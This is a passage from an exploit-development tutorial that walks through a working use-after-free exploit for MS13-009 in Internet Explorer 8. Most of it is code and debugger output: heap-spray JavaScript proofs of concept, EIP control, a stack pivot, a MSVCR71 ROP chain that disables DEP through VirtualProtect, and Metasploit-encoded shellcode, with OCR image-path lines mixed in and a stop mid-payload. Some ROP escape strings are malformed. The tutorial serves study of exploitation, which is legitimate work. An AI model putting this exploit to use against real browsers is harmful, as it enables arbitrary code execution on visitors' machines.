00205fd0  00 00 00 00 00 00 00 00-52 00 00 00 00 00 00 00  ........R.......
00205fe0  00 00 00 00 00 00 00 00-00 00 00 00 50 f7 4c 02  ............P.L.
00205ff0  01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00206000  78 0b a8 ea 00 01 0c ff-f8 1c 4e 02 70 57 20 00  x.........N.pW .
00206010  71 02 02 00 01 00 00 00-71 01 00 00 01 00 00 00  q.......q.......
00206020  80 57 20 00 48 5b 20 00-80 57 20 00 30 60 20 00  .W .H[ ..W .0` .

0:008> d ecx
024c0018  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0028  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0038  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0048  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0058  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0068  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0078  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................
024c0088  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c  ................

0:008> uf mshtml!CElement::Doc
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]      /// eax = 0x0c0c0c0c
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]  /// edx = 0x0c0c0c0c + 0x70 = DWORD 0x0c0c0c7c
3cf76985 ffd2            call    edx                      /// call DWORD 0x0c0c0c7c
```

This sequence of instructions will end up calling the DWORD value of 0x0c0c0c7c (= EIP) if 0x0c0c0c7c is a valid location in memory which is not the case at the moment. Remember our heap spray was set to align the shellcode variable to 0x0c0c0c0c, we will see why this is necessary later.

Just remember we can set EIP to whatever value that we want, for example the DWORD value of 0xaaaaaaaa. This can be achieved by overwriting EAX with 0xaaaaaaaa-0x70 = 0xaaaaaa3a. You can see an example of this below.

```
<!doctype html>
<html>
<head>
<script>

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%uaaaa%uaa3a"); //Will set edx to DWORD 0xaaaaaaaa
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

Let's have a look in the debugger to verify that we will now end up overwriting EIP with 0xaaaaaaaa.

```
0:019> g
(8cc.674): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=aaaaaa3a ebx=002060a8 ecx=024c00c8 edx=00000000 esi=0162bcd0 edi=00000000
eip=3cf76982 esp=0162bca4 ebp=0162bcbc iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc+0x2:
3cf76982 8b5070          mov     edx,dword ptr [eax+70h] ds:0023:aaaaaaaa=????????

0:019> d ecx
024c00c8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c00d8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
024c00e8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ....:...:...:...
```

```
024c00f8  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ................
024c0108  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ................
024c0118  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ................
024c0128  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ................
024c0138  3a aa aa aa 3a aa aa aa-3a aa aa aa 3a aa aa aa  ................
```


MS13-009 Code Execution

We have come quite a way! Putting together the work we have done so far we can start our journey to code execution. First order of business is to create our new POC which contains our spray and triggers the vulnerability.

```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb
```

```
    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

From the screenshot below we can see that we have overwritten EIP with 0x90909090, the reason for this is that EIP gets its value from the DWORD that is located at 0x0c0c0c0c + 0x70 = 0x0c0c0c7c which points into our nopslide.



EIP in NopSlide

This may seem a bit confusing at first, hopefully the representation below will help clear things up!

```
mshtml!CElement::Doc:
3cf76980 8b01            mov     eax,dword ptr [ecx]      /// eax = 0x0c0c0c0c
3cf76982 8b5070          mov     edx,dword ptr [eax+70h]  /// edx = 0x0c0c0c0c + 0x70 = DWORD 0x0c0c0c7c
3cf76985 ffd2            call    edx                      /// call DWORD 0x0c0c0c7c


 _________________________
|                         |
|         Padding         |
|                         |
|                         |
|                         |
|                         |
|                         |
|-------------------------| <-- 0x0c0c0c0c (= EAX), this points exactly at the start of our shellcode
|       Shellcode         |     variable.
|-------------------------|
|                         |
|                         |
|          NOP's          |
|                         |
|                         | <-- 0x0c0c0c7c (= EAX+70h), EIP is overwritten by the DWORD value at this
|                         |     address, in this case 0x90909090.
|                         |
|                         |
|                         |
|                         |
|                         |
|      (0x1000 Block)     |
|_________________________|
```


Lets try to pad our shellcode variable so we can precisely overwrite EIP. We can do this by prepending our unescape ASCII-string with a buffer length of 0x70 hex (112-bytes = 28-DWORD's).

```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';
```

```
var Shellcode = unescape(
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+   // Padding 0x70 hex!
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u7546%u7a7a%u5379'+   // ASCII
'%u6365%u7275%u7469'+   // FuzzySecurity
'%u9079');

for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

var OBJECT = Padding + Shellcode + NopSlide;
OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

var evil = new Array();
for (var k = 0; k < 150; k++) {
    evil[k] = OBJECT.substr(0, OBJECT.length);
}
```

```
    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

As expected we now have full control over EIP. As a reminder, the value in EIP is in Little Endian.



EIP Override

The new layout of our 0x1000 hex block is as follows.

```
 _____________________________
|                             |
|          Padding            |
|                             |
|                             |
|                             |
|                             |
```

```
|                          |
|--------------------------| <-- 0x0c0c0c0c (= EAX), this points exactly at the start of our shellcode
|                          |     variable.
|                          |
|        Shellcode         |
|                          |
|                          |
|                          |
|---------[EIP]------------| <-- 0x0c0c0c7c (= EAX+70h), EIP is overwritten by the DWORD value at this
|                          |     address.
|                          |
|          NOP's           |
|                          |
|                          |
|                          |
|      (0x1000 Block)      |
|__________________________|
```

Ok perfect! Now we have to face our next obstacle. Our ROP-chain and shellcode will be located on the heap but our stack pointer (= ESP) points somewhere inside mshtml. Any ROP gadget that we execute will return to the next address on the stack so we need to pivot the stack from mshtml to the area that we control on the heap (our 0x1000 byte block). As you will remember EAX points exactly to the beginning of our shellcode variable so if we find a ROP gadget that moves EAX to ESP or exchanges them we will be able to pivot the stack and start executing our ROP-chain at 0x0c0c0c0c.

I will be using ROP gadgets from MSVCR71.dll which comes packaged with java6 and is automatically loaded by Internet Explorer. I have included two text files below that were generated by **mona**: (1) **MSVCR71_rop_suggestions.txt** which contains a list of thematically organized ROP gadgets and (2) **MSVCR71_rop.txt** which contains a raw list of ROP gadgets. If you want to play around with them I suggest that you download the files and parse them with regular expressions.

MSVCR71_rop_suggestions.txt - here
MSVCR71_rop.txt - here


Parsing the text file we can easily find the gadget that we need, let's modify our POC and verify that everything works as expected.

```
<!doctype html>
<html>
<head>
<script>
```


```
//Fix BSTR spec
function alloc(bytes, mystr) {
    while (mystr.length<bytes) mystr += mystr;
    return mystr.substr(0, (bytes-6)/2);
}

block_size = 0x1000;
padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
Padding = '';
NopSlide = '';

var Shellcode = unescape(
'%u4242%u4242'+  // EIP will be overwritten with 0x42424242 (= BBBB)
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u4141%u4141'+
'%u8b05%u7c34'); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));
```

```
    var OBJECT = Padding + Shellcode + NopSlide;
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

From the screenshots below we can see that we hit our breakpoint on XCHG EAX,ESP and if we continue execution flow we successfully pivot the stack and try to execute the first DWORD at 0x0c0c0c0c.



Breakpoint - Stack Pivot



EIP = 0x42424242


We are almost out of the woods. We now have to execute a ROP-chain that disables DEP for a region of memory so we can execute a second stage payload. Fortunately MSVCR71.dll has repeatedly been abused by attackers and there already exists an optimized ROP-chain for this dll that was created by corelanc0d3r here. Let's insert this ROP-chain in our POC and rerun the exploit.

```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //-------------------------------------------------------------[ROP]-//
    // Generic ROP-chain based on MSVCR71.dll
    //----------------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffff%uffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
    "%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
    "%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
    "%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
    "%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

    //-----------------------------------------------[ROP Epilog]-//
```


```
// After calling VirtalProtect() we are left with some junk.
//-------------------------------------------------------------//
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" + // Junk
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +

//-----------------------------------------[EIP - Stackpivot]-//
// EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
//-------------------------------------------------------------//
"%u8b05%u7c34"); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

for (p = 0; p < padding_size; p++){
Padding += unescape('%ub33f');}

for (c = 0; c < block_size; c++){
NopSlide += unescape('%u9090');}
NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

var OBJECT = Padding + Shellcode + NopSlide;
OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

var evil = new Array();
for (var k = 0; k < 150; k++) {
    evil[k] = OBJECT.substr(0, OBJECT.length);
}

var data;
var objArray = new Array(1150);

setTimeout(function(){
document.body.style.whiteSpace = "pre-line";

//CollectGarbage();

    for (var i=0;i<1150;i++){
        objArray[i] = document.createElement('div');
        objArray[i].className = data += unescape("%u0c0c%u0c0c");
    }

    setTimeout(function(){document.body.innerHTML = "boo"}, 100)
    }, 100)
```

```
</script>
</head>
<body>
<p> </p>
</body>
</html>
```

From the screenshots we can see that we hit our first gadget after pivoting the stack and that we reach our leftover junk after our call to VirtualProtect.



ROP gadget at 0x0c0c0c0c



Leftover junk 0x41414141


All that is left now is to insert a short jump at the end of our junk buffer that jumps over our initial EIP overwrite (XCHG EAX,ESP # RETN). Any shellcode that we place after our short jump will get executed !

```
<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //----------------------------------------------------[ROP]-//
```

```
    // Generic ROP-chain based on MSVCR71.dll
    //-------------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffff%ufffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
    "%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
    "%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
    "%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
    "%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

    //-----------------------------------------------------[ROP Epilog]-//
    // After calling VirtalProtect() we are left with some junk.
    //-------------------------------------------------------------//
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" + // Junk
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u4141" +
    "%u4141%u04eb" + // 0xeb04 short jump to get over what used to be EIP

    //-------------------------------------------[EIP - Stackpivot]-//
    // EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
    //-------------------------------------------------------------//
    "%u8b05%u7c34"); // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

    for (p = 0; p < padding_size; p++){
    Padding += unescape('%ub33f');}

    for (c = 0; c < block_size; c++){
    NopSlide += unescape('%u9090');}
    NopSlide = NopSlide.substring(0,block_size - (Shellcode.length + Padding.length));

    var OBJECT = Padding + Shellcode + NopSlide;
```

```
    OBJECT = alloc(0xfffe0, OBJECT); // 0xfffe0 = 1mb

    var evil = new Array();
    for (var k = 0; k < 150; k++) {
        evil[k] = OBJECT.substr(0, OBJECT.length);
    }

    var data;
    var objArray = new Array(1150);

    setTimeout(function(){
    document.body.style.whiteSpace = "pre-line";

    //CollectGarbage();

        for (var i=0;i<1150;i++){
            objArray[i] = document.createElement('div');
            objArray[i].className = data += unescape("%u0c0c%u0c0c");
        }

        setTimeout(function(){document.body.innerHTML = "boo"}, 100)
        }, 100)

</script>
</head>
<body>
<p> </p>
</body>
</html>
```

After executing our short jump we land just after what used to be EIP and we are home free to execute any shellcode of our choosing!



0xeb04 short jump

Shellcode + Game Over

Time for the easy part, let's generate some shellcode!


```
root@Trident:~# msfpayload windows/messagebox O

       Name: Windows MessageBox
     Module: payload/windows/messagebox
    Version: 0
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 270
       Rank: Normal

Provided by:
  corelanc0d3r <peter.ve@corelan.be>
  jduck <jduck@metasploit.com>

Basic options:
Name      Current Setting   Required  Description
----      ---------------   --------  -----------
EXITFUNC  process           yes       Exit technique: seh, thread, process, none
ICON      NO                yes       Icon type can be NO, ERROR, INFORMATION, WARNING or QUESTION
TEXT      Hello, from MSF!  yes       Messagebox Text (max 255 chars)
TITLE     MessageBox        yes       Messagebox Title (max 255 chars)

Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon


root@Trident:~# msfpayload windows/messagebox text='Bang, bang!' title='b33f' R| msfencode -t js_le
[*] x86/shikata_ga_nai succeeded with size 282 (iteration=1)

%ud1bb%u6f46%ud9e9%ud9c7%u2474%u5af4%uc931%u40b1%uc283%u3104%u115a%u5a03%ue211%u9f24%u7284
%u541f%u717f%u47ae%u0ecd%uaee1%u7a56%u0170%u0a1c%uea7e%uef54%uaaf5%u8490%u1377%uac2a%u1cbf
%ua434%ufb4c%u9745%u1d4d%u9c25%ufadd%u2982%u3f58%u7940%u474a%u6857%ufd01%ue74f%u224f%u1c71
%u168c%u6938%udc66%u83bb%u1db7%u9b8a%u4d4b%udb69%u89c7%u13b3%u972a%u47f4%uacc0%ub386%ua600
%u3797%u6c0a%ua359%ue7cc%u7855%ua29b%u7f79%ud970%uf486%u3687%u4e0f%udaa3%u8c71%uea19%uc658
%u0ed4%u2413%u5e8e%ua76a%u0da2%u289b%u4dc5%udea4%ub67c%u9fe0%u54a6%ue765%ubd4a%u0fd8%u42fc
%u3023%uf889%ua7d4%u6ee5%u76c5%u5d9d%u5737%uca39%ud442%u78a4%u4625%u7702%u91bc%u781c%u59eb
%u4429%ud944%ueb81%ua128%uf756%u8b96%u69b0%ud428%u02bf%u0b8e%uf31f%u2e46%uc06c%u9ff0%uae49
%ufba1%u2669%u6cba%u5f1f%u351c%ub3b7%ua77e%ua426%u463c%u53c6%u41f0%ud09e%u5ad6%u0917%u8f27
%u9975%u7d19%ucd86%u41ab%u1128%u499e
```

Ok now lets clean up our POC, add comments and run the final exploit. I want to mention again that this vulnerability has some reliability issues (only triggers properly 80% of the time), if anyone has any input about this please leave a comment below.

```
<!-----------------------------------------------------------------------------
// Exploit: MS13-009 Use-After-Free IE8 (DEP)                                //
// Author: b33f - http://www.fuzzysecurity.com/                              //
// OS: Tested on XP PRO SP3                                                  //
// Browser: Internet Explorer 8.00.6001.18702                                //
//---------------------------------------------------------------------------//
// This exploit was created for Part 9 of my Exploit Development tutorial    //
// series => http://www.fuzzysecurity.com/tutorials/expDev/11.html           //
------------------------------------------------------------------------------>

<!doctype html>
<html>
<head>
<script>

    //Fix BSTR spec
    function alloc(bytes, mystr) {
        while (mystr.length<bytes) mystr += mystr;
        return mystr.substr(0, (bytes-6)/2);
    }

    block_size = 0x1000;
    padding_size = 0x5F4; //0x5FA => offset 0x1000 hex block to 0x0c0c0c0c
    Padding = '';
    NopSlide = '';

    var Shellcode = unescape(

    //-------------------------------------------------------[ROP]-//
    // Generic ROP-chain based on MSVCR71.dll
    //-----------------------------------------------------------//
    "%u653d%u7c37" + // 0x7c37653d : POP EAX # POP EDI # POP ESI # POP EBX # POP EBP # RETN
    "%ufdff%uffff" + // 0xfffffdff : Value to negate, will become 0x00000201 (dwSize)
    "%u7f98%u7c34" + // 0x7c347f98 : RETN (ROP NOP) [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : JMP [EAX] [msvcr71.dll]
    "%ufffff%uffff" + // 0xffffffff :
    "%u6402%u7c37" + // 0x7c376402 : skip 4 bytes [msvcr71.dll]
    "%u1e05%u7c35" + // 0x7c351e05 : NEG EAX # RETN [msvcr71.dll]
    "%u5255%u7c34" + // 0x7c345255 : INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u2174%u7c35" + // 0x7c352174 : ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : Value to negate, will become 0x00000040
```

```
"%u1eb1%u7c35" + // 0x7c351eb1 : NEG EDX # RETN [msvcr71.dll]
"%ud201%u7c34" + // 0x7c34d201 : POP ECX # RETN [msvcr71.dll]
"%ub001%u7c38" + // 0x7c38b001 : &Writable location [msvcr71.dll]
"%u7f97%u7c34" + // 0x7c347f97 : POP EAX # RETN [msvcr71.dll]
"%ua151%u7c37" + // 0x7c37a151 : ptr to &VirtualProtect() - 0x0EF [IAT msvcr71.dll]
"%u8c81%u7c37" + // 0x7c378c81 : PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
"%u5c30%u7c34" + // 0x7c345c30 : ptr to "push esp #  ret " [msvcr71.dll]

//-------------------------------------------------[ROP Epilog]-//
// After calling VirtalProtect() we are left with some junk.
//-----------------------------------------------------------------//
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" + // Junk
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u4141" +
"%u4141%u04eb" + // 0xeb04 short jump to get over what used to be EIP

//-----------------------------------------[EIP - Stackpivot]-//
// EIP = 0x7c342643 # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]
//-----------------------------------------------------------------//
"%u8b05%u7c34" + // 0x7c348b05 : # XCHG EAX,ESP # RETN    ** [MSVCR71.dll]

//-------------------------------------------------[shellcode]-//
// js Little Endian Messagebox => "Bang, bang!"
//-----------------------------------------------------------------//
"%ud1bb%u6f46%ud9e9%ud9c7%u2474%u5af4%uc931%u40b1%uc283%u3104%u115a%u5a03%ue211" +
"%u9f24%u7284%u541f%u717f%u47ae%u0ecd%uaee1%u7a56%u0170%u0a1c%uea7e%uef54%uaaf5" +
"%u8490%u1377%uac2a%u1cbf%ua434%ufb4c%u9745%u1d4d%u9c25%ufadd%u2982%u3f58%u7940" +
"%u474a%u6857%ufd01%ue74f%u224f%u1c71%u168c%u6938%udc66%u83bb%u1db7%u9b8a%u4d4b" +
"%udb69%u89c7%u13b3%u972a%u47f4%uacc0%ub386%ua600%u3797%u6c0a%ua359%ue7cc%u7855" +
"%ua29b%u7f79%ud970%uf486%u3687%u4e0f%udaa3%u8c71%uea19%uc658%u0ed4%u2413%u5e8e" +
